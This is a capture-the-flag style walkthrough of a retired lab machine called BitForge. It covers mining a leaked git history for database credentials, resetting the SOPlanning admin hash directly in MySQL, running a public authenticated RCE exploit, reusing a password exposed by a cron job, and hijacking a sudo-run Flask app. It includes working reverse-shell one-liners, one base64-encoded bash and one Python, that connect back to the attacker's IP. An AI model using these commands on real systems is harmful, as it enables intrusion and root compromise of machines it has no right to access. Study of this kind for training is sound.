
BitForge
Linux InsaneProving Grounds · retired · 2026-09-16
Summary: A Linux box exposing a leaked .git repository alongside a public-facing SOPlanning instance — testing git-history mining for plaintext database credentials, direct database manipulation to reset an application login, a real-world authenticated RCE, cron-exposed credential reuse, and a writable Flask app run with elevated sudo permissions for the path to root.
Enumeration
nmap scan:
┌──(kali㉿kali)-[~/oscp/bitforge]
└─$ nmap-full 192.168.208.186
[*] Running fast port discovery on 192.168.208.186...
[sudo] password for kali:
kali
[*] Open ports: 22,80,3306,9000
[*] Running full scan on 192.168.208.186...
kali
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 09:01 -0400
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.208.186
Host is up (0.060s latency).

PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:5a:a9:66:65:3e:d0:b8:9d:a5:16:8c:e8:16:37:e2 (ECDSA)
|_  256 9b:2d:1d:f8:13:74:ce:96:82:4e:19:35:f9:7e:1b:68 (ED25519)
80/tcp   open   http       Apache httpd
|_http-title: Did not follow redirect to http://bitforge.lab/
| http-git:
|   192.168.208.186:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: created .env to store the database configuration
|_http-server-header: Apache
3306/tcp open   mysql      MySQL 8.0.40-0ubuntu0.24.04.1
| ssl-cert: Subject: commonName=MySQL_Server_8.0.40_Auto_Generated_Server_Certificate
| Not valid before: 2025-01-15T14:38:11
|_Not valid after:  2035-01-13T14:38:11
| mysql-info:
|   Protocol: 10
|   Version: 8.0.40-0ubuntu0.24.04.1
|   Thread ID: 135
|   Capabilities flags: 65535
|   Some Capabilities: ODBCClient, Support41Auth, LongColumnFlag, Speaks41ProtocolOld, Speaks41ProtocolNew, IgnoreSigpipes, InteractiveClient, SwitchToSSLAfterHandshake, LongPassword, DontAllowDatabaseTableColumn, SupportsTransactions, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal, SupportsCompression, ConnectWithDatabase, FoundRows, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: \x12wY-7M).\x1A\x15Aw \x0Dgy\x7FK;:
|_  Auth Plugin Name: caching_sha2_password
|_ssl-date: TLS randomness does not represent time
9000/tcp closed cslistener
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.12 seconds
[*] Checking if UDP/SNMP is up on 192.168.208.186...
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.208.186:161 using SNMPv1 and community 'public'
We see we have a webapp on port 80 that redirects to bitforge.lab. We need to add this to our /etc/hosts. We also see that there is a .git repo listed.
We can use the following command to recursively pull down the .git directory with wget:
wget -r -np -nH --cut-dirs=1 -R "index.html*" http://bitforge.lab/.git/We also feroxbust the webapp and notice a login.php portal:
feroxbuster -u http://bitforge.lab -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -x php

http://bitforge.lab/login.php
After pulling this down and moving it into a .git repo, I can check git status and git log:
┌──(kali㉿kali)-[~/oscp/bitforge]
└─$ git status
On branch main
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    .env
        deleted:    index.php
        deleted:    login.php

no changes added to commit (use "git add" and/or "git commit -a")

┌──(kali㉿kali)-[~/oscp/bitforge]
└─$ git log
commit 1ce700a508aec3d5e4d4aa1b128a662f2c85f5ad (HEAD -> main)
Author: McSam Ardayfio <[email protected]b>
Date:   Mon Dec 16 16:44:48 2024 +0000

    created .env to store the database configuration

commit eaf6c81951775e4202e40762b3300cc936cf4df1
Author: McSam Ardayfio <[email protected]b>
Date:   Mon Dec 16 16:44:05 2024 +0000

    removing db-config due to hard coded credentials

commit 18833b811e967ab8bec631344a6809aa4af59480
Author: McSam Ardayfio <[email protected]b>
Date:   Mon Dec 16 16:43:08 2024 +0000

    added the database configuration

commit f4f6de69896baa2ecbb1084e604be81343833bfa
Author: McSam Ardayfio <[email protected]b>
Date:   Mon Dec 16 16:41:54 2024 +0000

    setting up login and index page for the BitForge website
One of the commit messages says “removing db-config due to hard coded credentials”, how interesting.
We can git show these hashes to see the content of the commits:
┌──(kali㉿kali)-[~/oscp/bitforge]
└─$ git show eaf6c81951775e4202e40762b3300cc936cf4df1
commit eaf6c81951775e4202e40762b3300cc936cf4df1
Author: McSam Ardayfio <[email protected]b>
Date:   Mon Dec 16 16:44:05 2024 +0000

    removing db-config due to hard coded credentials

diff --git a/db-config.php b/db-config.php
deleted file mode 100644
index c1d2b96..0000000
--- a/db-config.php
+++ /dev/null
@@ -1,19 +0,0 @@
-<?php
-// Database configuration
-$dbHost = 'localhost'; // Change if your database is hosted elsewhere
-$dbName = 'bitforge_customer_db';
-$username = 'BitForgeAdmin';
-$password = 'B1tForG3S0ftw4r3S0lutions';
-
-try {
-    $dsn = "mysql:host=$dbHost;dbname=$dbName;charset=utf8mb4";
-    $pdo = new PDO($dsn, $username, $password);
-
-    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
-
-    echo "Connected successfully to the database!";
-} catch (PDOException $e) {
-    echo "Connection failed: " . $e->getMessage();
-}
-?>
-
We see plaintext database credentials: BitForgeAdmin:B1tForG3S0ftw4r3S0lutions. We next will attempt to auth to the publicly facing database with these credentials on port 3306.
┌──(kali㉿kali)-[~/oscp/bitforge]
└─$ mysql -u 'BitForgeAdmin' -p'B1tForG3S0ftw4r3S0lutions' -h 192.168.208.186 -P 3306 --skip-ssl-verify-server-cert
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 264
Server version: 8.0.40-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
Foothold
The bitforge_customer_db is empty and the other database is soplanning which is presumably another service running on this box, likely associated with the login.php portal we found earlier. I attempt to crack some of the password hashes in the soplanning user table but all fail.
Upon looking up soplanning it seems that certain versions are vulnerable to a variety of exploits.
┌──(kali㉿kali)-[~/oscp/bitforge]
└─$ searchsploit soplanning
---------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                        |  Path
---------------------------------------------------------------------------------------------------------------------- ---------------------------------
SOPlanning 1.45 - 'by' SQL Injection                                                                                  | php/webapps/48074.txt
SOPlanning 1.45 - 'users' SQL Injection                                                                               | php/webapps/48089.txt
SOPlanning 1.45 - Cross-Site Request Forgery (Add User)                                                               | php/webapps/48086.txt
SOPlanning 1.52.01 (Simple Online Planning Tool) - Remote Code Execution (RCE) (Authenticated)                        | php/webapps/52082.py
---------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
To go hunt for a version number I decide to inspect the login.php page and search for references to soplanning or a version number. An href to an interesting subdomain catches my eye:
<a class="nav-link" href="[http://plan.bitforge.lab](view-source:http://plan.bitforge.lab/)">EMPLOYEE PLANNING PORTAL</a>I add plan.bitforge.lab to my /etc/hosts and navigate to the site. I am redirected to http://plan.bitforge.lab/www/index.php with a login portal showing v1.52.01.
At this point I was thinking I had to add a user to the database and was dealing with trying to read the column names to insert my own user into the database but then I realized, why make a new user if we can just alter an existing one?
I know the admin user’s hash is a SHA1 from when I identified it to attempt to crack it so lets make our own SHA1 hash and try to overwrite admin’s password with ours.
┌──(kali㉿kali)-[~/oscp/bitforge]
└─$ echo -n 'fletched.me' | sha1sum
a7da948f72e3c162d83885ffb5deb8c874a5f43a
We will use:
UPDATE planning_user SET password='a7da948f72e3c162d83885ffb5deb8c874a5f43a' WHERE user_id='ADM';Before the change:
| admin | admin | 77ba9273d4bcfa9387ae8652377f4c189e5a47ee | NULL |After:
MySQL [soplanning]> UPDATE planning_user SET password='a7da948f72e3c162d83885ffb5deb8c874a5f43a' WHERE user_id='ADM';
Query OK, 1 row affected (0.046 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [soplanning]> select nom, login, password, email from planning_user where user_id = 'ADM';
+-------+-------+------------------------------------------+-------+
| nom   | login | password                                 | email |
+-------+-------+------------------------------------------+-------+
| admin | admin | a7da948f72e3c162d83885ffb5deb8c874a5f43a | NULL  |
+-------+-------+------------------------------------------+-------+
1 row in set (0.040 sec)
Now we should be able to login to the soplanning portal with credentials admin:fletched.me.
However, when we enter these credentials we get login failed:

I suspect that this is due to the password hash being used not actually being SHA-1 despite, resembling it very closely (or it could have some salt added to it not listed in the database).
We can try the same approach with one of the user accounts whose hash format appears to be MD5:
MySQL [soplanning]> select nom, login, password, email from planning_user where NOT user_id = 'ADM';
+---------------+-------+----------+-------+
| nom           | login | password | email |
+---------------+-------+----------+-------+
| Guest         | NULL  | NULL     | NULL  |
| Test people 1 | NULL  | NULL     | NULL  |
| Test people 2 | NULL  | NULL     | NULL  |
| Test people 3 | NULL  | NULL     | NULL  |
+---------------+-------+----------+-------+
4 rows in set (0.086 sec)

MySQL [soplanning]> UPDATE planning_user SET password='91e467e6621e0dc6df3d03e472275004' WHERE NOT user_id='ADM';
Query OK, 4 rows affected (0.061 sec)
Rows matched: 4  Changed: 4  Warnings: 0

MySQL [soplanning]> select nom, login, password, email from planning_user where NOT user_id = 'ADM';
+---------------+-------+----------------------------------+-------+
| nom           | login | password                         | email |
+---------------+-------+----------------------------------+-------+
| Guest         | NULL  | 91e467e6621e0dc6df3d03e472275004 | NULL  |
| Test people 1 | NULL  | 91e467e6621e0dc6df3d03e472275004 | NULL  |
| Test people 2 | NULL  | 91e467e6621e0dc6df3d03e472275004 | NULL  |
| Test people 3 | NULL  | 91e467e6621e0dc6df3d03e472275004 | NULL  |
+---------------+-------+----------------------------------+-------+
4 rows in set (0.152 sec)
I updated the login fields to be guest and fletched for the test users and guest account, and set the password to fletched in md5, set login_active and visible_planning to true and tried again to login with any credpair to no ado:
MySQL [soplanning]> select nom, login, password, email, visible_planning, login_actif from planning_user where NOT user_id = 'ADM';
+---------------+----------+----------------------------------+-------+------------------+-------------+
| nom           | login    | password                         | email | visible_planning | login_actif |
+---------------+----------+----------------------------------+-------+------------------+-------------+
| Guest         | guest    | 91e467e6621e0dc6df3d03e472275004 | NULL  | oui              | oui         |
| Test people 1 | fletched | 91e467e6621e0dc6df3d03e472275004 | NULL  | oui              | oui         |
| Test people 2 | fletched | 91e467e6621e0dc6df3d03e472275004 | NULL  | oui              | oui         |
| Test people 3 | fletched | 91e467e6621e0dc6df3d03e472275004 | NULL  | oui              | oui         |
+---------------+----------+----------------------------------+-------+------------------+-------------+
4 rows in set (0.040 sec)
At this point I suspect that plain MD5 is also not utilized for the password hashes for the user accounts.
However, since soplanning is open source and comes with default creds, we can easily look up the default password and its associated hash, setting the admin user hash back to the default hash, regardless of what hashing algorithm is implemented. This should allow us to login with default creds.
searching “default creds and hash for soplanning” gives us the following google overview:
The default credentials for SOPlanning are `admin:admin` with the corresponding ==SHA-1 password hash== `df5b909019c9b1659e86e0d6bf8da81d6fa3499e`MySQL [soplanning]> UPDATE planning_user SET password='df5b909019c9b1659e86e0d6bf8da81d6fa3499e' WHERE user_id='ADM';
Query OK, 1 row affected (0.163 sec)
Rows matched: 1 Changed: 1 Warnings: 0
MySQL [soplanning]> select nom, login, password, email from planning_user where user_id = 'ADM';
+-------+-------+------------------------------------------+-------+
| nom | login | password | email |
+-------+-------+------------------------------------------+-------+
| admin | admin | df5b909019c9b1659e86e0d6bf8da81d6fa3499e | NULL |
+-------+-------+------------------------------------------+-------+
1 row in set (0.916 sec)This gives us access to the site!

Now that we can auth as admin:admin we can look into the authenticated RCE that we saw in the searchsploit earlier:
We can pull the searchsploit exploit down, read the exploit to understand how the arguments are interpreted so we can fill them out appropriately, and then run it for RCE:
┌──(kali㉿kali)-[~/oscp/bitforge]
└─$ python3 52082.py -t http://plan.bitforge.lab/www -u admin -p admin
[+] Uploaded ===> File 'yhi.php' was added to the task !
[+] Exploit completed.
Access webshell here: http://plan.bitforge.lab/www/upload/files/p998up/yhi.php?cmd=<command>
Do you want an interactive shell? (yes/no) yes
soplaning:~$ whoami
www-data
Our webshell RCE doesn’t let us navigate to different directories so I upgrade the shell by doing a bash reverse shell to my penelope listener which autoupgrades it with python3:
┌──(kali㉿kali)-[~/oscp/bitforge]
└─$ sudo penelope -p 80
[sudo] password for kali:
[+] Listening for reverse shells on 0.0.0.0:80 -> 127.0.0.1 • 10.0.2.15 • 192.168.45.155
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)

soplaning:~$ printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC40NS4xNTUvODAgMD4mMSkgJg==|base64 -d|bash

➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => BitForge 192.168.208.186 Linux-x86_64 👤 www-data(33) 😍️ Session ID <1>
[+] ⭐ Agent deployed via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/kali/.penelope/sessions/BitForge~192.168.208.186-Linux-x86_64/2026_09_16-12_16_49-747-www-data(33).log
www-data@BitForge:/var/www/plan.bitforge.lab/public_html/www/upload/files/p998up$ cd /home
www-data@BitForge:/home$ ls -lah
total 16K
drwxr-xr-x  4 root   root   4.0K Jan 15  2025 .
drwxr-xr-x 23 root   root   4.0K Nov  7  2024 ..
drwxr-x---  2 jack   jack   4.0K Jan 16  2025 jack
drwxr-x---  3 ubuntu ubuntu 4.0K Nov  7  2024 ubuntu
I transfer over pspy64 and linpeas.sh to begin to search for a vector escalate my foothold. Running pspy64 I find the following:
2026/09/16 16:27:30 CMD: UID=0     PID=1      | /sbin/init
2026/09/16 16:27:34 CMD: UID=0     PID=4817   |
2026/09/16 16:27:54 CMD: UID=0     PID=4819   |
2026/09/16 16:28:01 CMD: UID=0     PID=4820   | /usr/sbin/CRON -f -P
2026/09/16 16:28:01 CMD: UID=0     PID=4821   | /usr/sbin/CRON -f -P
2026/09/16 16:28:01 CMD: UID=0     PID=4822   | /bin/sh -c mysqldump -u jack -p'j4cKF0rg3@445' soplanning >> /opt/backup/soplanning_dump.log 2>&1
This shows root running a mysqldump command with the plaintext credential combo: jack:j4cKF0rg3@445. We can attempt to use this pass to su jack. We successfully gain a shell as jack.
www-data@BitForge:/dev/shm$ su jack
Password:
jack@BitForge:/dev/shm$
We can read the local.txt flag from the /home/jack directory.
Privilege Escalation
We run sudo -l and find the following:
jack@BitForge:/dev/shm$ sudo -l
Matching Defaults entries for jack on bitforge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, !env_reset

User jack may run the following commands on bitforge:
    (root) NOPASSWD: /usr/bin/flask_password_changer
jack@BitForge:/dev/shm$ cat /usr/bin/flask_password_changer
#!/bin/bash
cd /opt/password_change_app
/usr/local/bin/flask run --host 127.0.0.1 --port 9000 --no-debug
jack@BitForge:/dev/shm$ ls -lah /usr/bin/flask_password_changer
-rwxr-xr-x 1 root root 106 Jan 16 2025 /usr/bin/flask_password_changerThis means we can start a locally hosted flask webapp on the target box with root permissions. We see that the flask server will presumably be built out of /opt/password_change_app, we can check if we have any permissions over it:
jack@BitForge:/dev/shm$ ls -lah /opt/password_change_app
total 16K
drwxr-xr-x 3 jack jack 4.0K Jan 16  2025 .
drwxr-xr-x 4 root root 4.0K Jan 16  2025 ..
-rw-r--r-- 1 jack jack  134 Jan 16  2025 app.py
drwxr-xr-x 2 jack jack 4.0K Jan 16  2025 templates
We find that we have full permissions over this directory! We can infer that when the flask binary is called it will run app.py and interact with the templates in some fashion.
Since we can modify app.py, lets include a python reverse shell:
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.155",3306));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")I rename the original app.py and make my own app.py with the desired payload inside:
jack@BitForge:/opt/password_change_app$ mv app.py app2.py
jack@BitForge:/opt/password_change_app$ nano app.py

import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.155",3306));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")

jack@BitForge:/opt/password_change_app$ sudo /usr/bin/flask_password_changer
Our penelope listener catches a shell as root:
┌──(kali㉿kali)-[~/oscp/bitforge]
└─$ sudo penelope -p 3306
[sudo] password for kali:
[+] Listening for reverse shells on 0.0.0.0:3306 -> 127.0.0.1 • 10.0.2.15 • 192.168.45.155
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => BitForge 192.168.208.186 Linux-x86_64 👤 root(0) 😍️ Session ID <1>
[+] ⭐ Agent deployed via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/kali/.penelope/sessions/BitForge~192.168.208.186-Linux-x86_64/2026_09_16-12_52_58-057-root(0).log
────────────────────────────────────────────────────────────────────────────────────────────────────────
root@BitForge:/opt/password_change_app# whoami
root
We have fully compromised the box and collect our proof.txt from the /root directory.